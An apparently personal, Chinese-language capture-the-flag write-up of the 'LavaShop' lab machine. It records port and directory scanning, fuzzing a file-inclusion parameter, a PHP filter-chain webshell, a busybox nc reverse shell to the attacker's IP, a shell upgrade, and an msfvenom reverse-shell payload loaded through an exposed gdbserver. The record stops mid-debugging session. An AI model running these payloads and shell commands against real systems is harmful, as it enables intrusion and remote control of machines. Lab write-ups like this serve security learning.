
嘶,总感觉这题我好像有点非预期
solve
在 download 下面下载了个二进制文件,逆向分析下,直接拿到用户账密


然后呢就进去拿到 flag,至于 root 的话,这里直接是无密码 sudo 权限
LavaShop
提示: 靶机跳转传送门 LavaShop
信息搜集
(base) yolo@yolo:~$ nmap -sV -Pn 10.161.145.95
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-09 13:17 CST
Nmap scan report for 10.161.145.95
Host is up (0.73s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
扫描常见端口,看上去只有 80 端口能用
看上去需要先手动改 hosts
(base) yolo@yolo:~$ curl http://10.161.145.95
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://lavashop.thl/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 10.161.145.95 Port 80</address>
</body></html>
(base) yolo@yolo:~$ sudo nano /etc/hosts
(base) yolo@yolo:~$ curl http://10.161.145.95
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://lavashop.thl/">here</a>.</p>
<hr>
<address>Apache/2.4.62 (Debian) Server at 10.161.145.95 Port 80</address>
</body></html>
(base) yolo@yolo:~$ curl http://lavashop.thl
<!doctype html>
<html lang="es">
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<title>LavaShop</title>
<link rel="stylesheet" href="/assets/css/styles.css?v=1">
</head>
<body>
<header class="site-header">
<div class="site-header__inner">
<!-- Logo -->
<a href="/index.php" class="site-logo">
<span class="site-logo__icon"></span>
<span class="site-logo__text">LavaShop</span>
</a>
<!-- Menú -->
<nav class="site-nav" aria-label="Principal">
<ul class="site-nav__list">
<li><a class="site-nav__link" href="/index.php?page=home">Inicio</a></li>
<li><a class="site-nav__link" href="/index.php?page=products">Productos</a></li>
<li><a class="site-nav__link" href="/index.php?page=about">Sobre Nosotros</a></li>
<li><a class="site-nav__link" href="/index.php?page=contact">Contacto</a></li>
</ul>
</nav>
</div>
</header>
<section class="hero" style="padding: 3rem 0; text-align:center;">
<h2>Bienvenido a LavaLamps Shop</h2>
<p>Las mejores lámparas de lava para diseñar tu espacio.</p>
<p style="margin-top:1rem;">
<a class="cta" href="/index.php?page=products" style="display:inline-block;background:#ff445a;color:#fff;padding:.75rem 1.1rem;border-radius:10px;text-decoration:none;font-weight:700;">
Ver catálogo
</a>
</p>
</section>
<footer>
<p>© 2025 Lava Lamps Shop - Todos los derechos reservados.</p>
</footer>
</body>
</html>
</body></html>然后扫描两次路径,找到一些 php,可以考虑爆破参数名了
(base) yolo@yolo:~$ dirsearch -u http://lavashop.thl/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_lavashop.thl/__25-11-09_13-24-41.txt

Target: http://lavashop.thl/

[13:24:41] Starting:
[13:24:42] 403 -  277B  - /.ht_wsr.txt
[13:24:42] 403 -  277B  - /.htaccess.bak1
[13:24:42] 403 -  277B  - /.htaccess.orig
[13:24:42] 403 -  277B  - /.htaccess.sample
[13:24:42] 403 -  277B  - /.htaccess.save
[13:24:42] 403 -  277B  - /.htaccess_extra
[13:24:42] 403 -  277B  - /.htaccess_orig
[13:24:42] 403 -  277B  - /.htaccess_sc
[13:24:42] 403 -  277B  - /.htaccessOLD
[13:24:42] 403 -  277B  - /.htaccessBAK
[13:24:42] 403 -  277B  - /.htaccessOLD2
[13:24:42] 403 -  277B  - /.htm
[13:24:42] 403 -  277B  - /.html
[13:24:42] 403 -  277B  - /.htpasswd_test
[13:24:42] 403 -  277B  - /.htpasswds
[13:24:42] 403 -  277B  - /.httr-oauth
[13:24:42] 403 -  277B  - /.php
[13:24:49] 403 -  277B  - /assets/
[13:24:49] 301 -  313B  - /assets  ->  http://lavashop.thl/assets/
[13:24:54] 301 -  315B  - /includes  ->  http://lavashop.thl/includes/
[13:24:54] 403 -  277B  - /includes/
[13:24:57] 301 -  312B  - /pages  ->  http://lavashop.thl/pages/
[13:24:57] 403 -  277B  - /pages/
[13:25:00] 403 -  277B  - /server-status/
[13:25:00] 403 -  277B  - /server-status

Task Completed
(base) yolo@yolo:~$ dirsearch -u http://lavashop.thl/pages/
/home/yolo/.pyenv/versions/3.13.1/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_lavashop.thl/_pages__25-11-09_13-35-15.txt

Target: http://lavashop.thl/

[13:35:15] Starting: pages/
[13:35:17] 200 -  179B  - /pages/about.php
[13:35:22] 200 -  119B  - /pages/contact.php
[13:35:25] 200 -  169B  - /pages/home.php
[13:35:30] 200 -  352B  - /pages/products.php

Task Completed
看上去 products.php 内容多一些,那么的话,看看能爆破出来任意读取文件的参数吗,盲猜一波,是 file
(base) yolo@yolo:~$ wfuzz -w /snap/seclists/1214/Discovery/Web-Content/common.txt -u http://lavashop.thl/pages/products.php?FUZZ=/etc/passwd --hh 1002
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://lavashop.thl/pages/products.php?FUZZ=/etc/passwd
Total requests: 4750

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001798:   200        54 L     145 W      2466 Ch     "file"

Total time: 3.059159
Processed Requests: 4750
Filtered Requests: 4749
Requests/sec.: 1552.714
猜对咯
然后我们读取一下 products.php 的内容

curl "http://lavashop.thl/pages/products.php?file=php://filter/convert.base64-encode/resource=products.php"很明显的文件包含

然后应该想到这里打 phpfilterchain
超级 nb 的一个项目https://github.com/synacktiv/php_filter_chain_generator
python php_filter_chain_generator.py --chain '<?php phpinfo();?> '发现完全可行
那么接下来就是写一句话木马了
python php_filter_chain_generator.py --chain '<?php system($_POST["cmd"]);?> '

接下来记录下弹 shell
get shell
cmd=busybox nc 10.161.137.197 4444 -e bashkali 那边可以连接成功
接下来呢,学习一下维持 shell
/usr/bin/script -qc /bin/bash /dev/null
^z
stty raw -echo;fg
reset
xterm
简单说说这里干了些什么
script -qc /bin/bash /dev/null
script:记录终端会话的工具-qc /bin/bash:安静模式执行 bash/dev/null:输出到空设备(不保存记录)- 效果:创建一个伪终端(pty),获得更好的交互支持
^z(Ctrl+Z)
- 把当前作业挂起到后台
- 暂停
script进程
stty raw -echo; fg
stty raw:设置终端为原始模式(直接传递按键)-echo:关闭回显(避免重复字符)fg:把挂起的作业拉回前台- 效果:恢复作业并设置正确的终端模式
reset
- 重置终端设置
- 修复可能混乱的显示
xterm
- 设置 TERM 环境变量为 xterm
- 确保终端类型正确识别

to root
看到这里的进程里面,用户 Rodri 启动了个 gdbserver 服务,应该可以在这里上手
www-data@Thehackerslabs-LavaShop:/$ ps aux | grep Rodri
Rodri        406  0.0  0.1  11476  3496 ?        Ss   06:15   0:00 /usr/bin/gdbserver --once 0.0.0.0:1337 /bin/true
Rodri        428  0.0  0.0    404     4 ?        t    06:15   0:00 /bin/true
www-data    1030  100  0.0   3212   292 pts/0    R+   08:16   0:00 grep Rodri
www-data@Thehackerslabs-LavaShop:/$
参考链接:来自 hacktricks
我靠,这是真 nb,kali 端配置了 nc -lvnp 4445
然后我本地先生成 elf
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.161.137.197 LPORT=4445 PrependFork=true -f elf -o binary.elf接下来就是 pwndgbserver 远程调试
(base) yolo@yolo:~/Desktop/tools$ gdb binary.elf
GNU gdb (Ubuntu 15.0.50.20240403-0ubuntu1) 15.0.50.20240403-git
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 209 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from binary.elf...
(No debugging symbols found in binary.elf)
------- tip of the day (disable with set show-tips off) -------
Want to NOP some instructions? Use patch <address> 'nop; nop; nop'
pwndbg> target extended-remote 10.161.145.95:1337
Remote debugging using 10.161.145.95:1337
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files locally instead.
Reading /lib64/ld-linux-x86-64.so.2 from remote target...
Reading symbols from target:/lib64/ld-linux-x86-64.so.2...
Reading /usr/lib/debug/.build-id/8a/6418ea8e57888dffe2d36c88b8c594201c25eb.debug from remote target...
Reading /lib64/6418ea8e57888dffe2d36c88b8c594201c25eb.debug from remote target...
Reading /lib64/.debug/6418ea8e57888dffe2d36c88b8c594201c25eb.debug from remote target...
Reading /usr/lib/debug//lib64/6418ea8e57888dffe2d36c88b8c594201c25eb.debug from remote target...
Reading /usr/lib/debug/lib64//6418ea8e57888dffe2d36c88b8c594201c25eb.debug from remote target...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in target:/lib64/ld-linux-x86-64.so.2)
Reading /usr/lib/debug/.build-id/a7/52f6d1c0edab0671d291d55c36296a3c55f0c2.debug from remote target...
0x00007ffff7fe5a50 in ?? () from target:/lib64/ld-linux-x86-64.so.2
